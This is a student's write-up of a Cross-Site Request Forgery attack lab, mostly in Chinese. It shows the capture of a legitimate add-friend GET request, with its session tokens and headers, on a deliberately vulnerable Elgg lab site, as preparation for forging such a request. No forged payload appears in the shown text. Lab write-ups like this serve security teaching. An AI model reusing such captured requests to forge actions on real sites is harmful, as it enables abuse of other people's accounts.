
**Cross-Site Request Forgery(CSRF) Attack Lab**


57118107 任子悦

**Task 1: Observing HTTP Request**

随机点击网站，使用HTTP Header Live截获HTTP报文：






点击第一个HTTP请求，可以查看该HTTP请求报文的内容：



**Task 2: CSRF Attack using GET Request**

1. 观察合法的加好友HTTP请求报文（GET报文）的头部内容

登陆上Boby的账号，搜索到用户alice，点击进入alice主页，选择添加好友：



HTTP Header Live检测到GET报文：



在Boby的账户上，合法添加Alice为好友的HTTP报文如下：

GET <http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_ts=1599987943&__elgg_token=RVB0oyxWTaL_QWjSHcj7Kw&__elgg_ts=1599987943&__elgg_token=RVB0oyxWTaL_QWjSHcj7Kw>

﻿Host: www.csrflabelgg.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://www.csrflabelgg.com/profile/alice

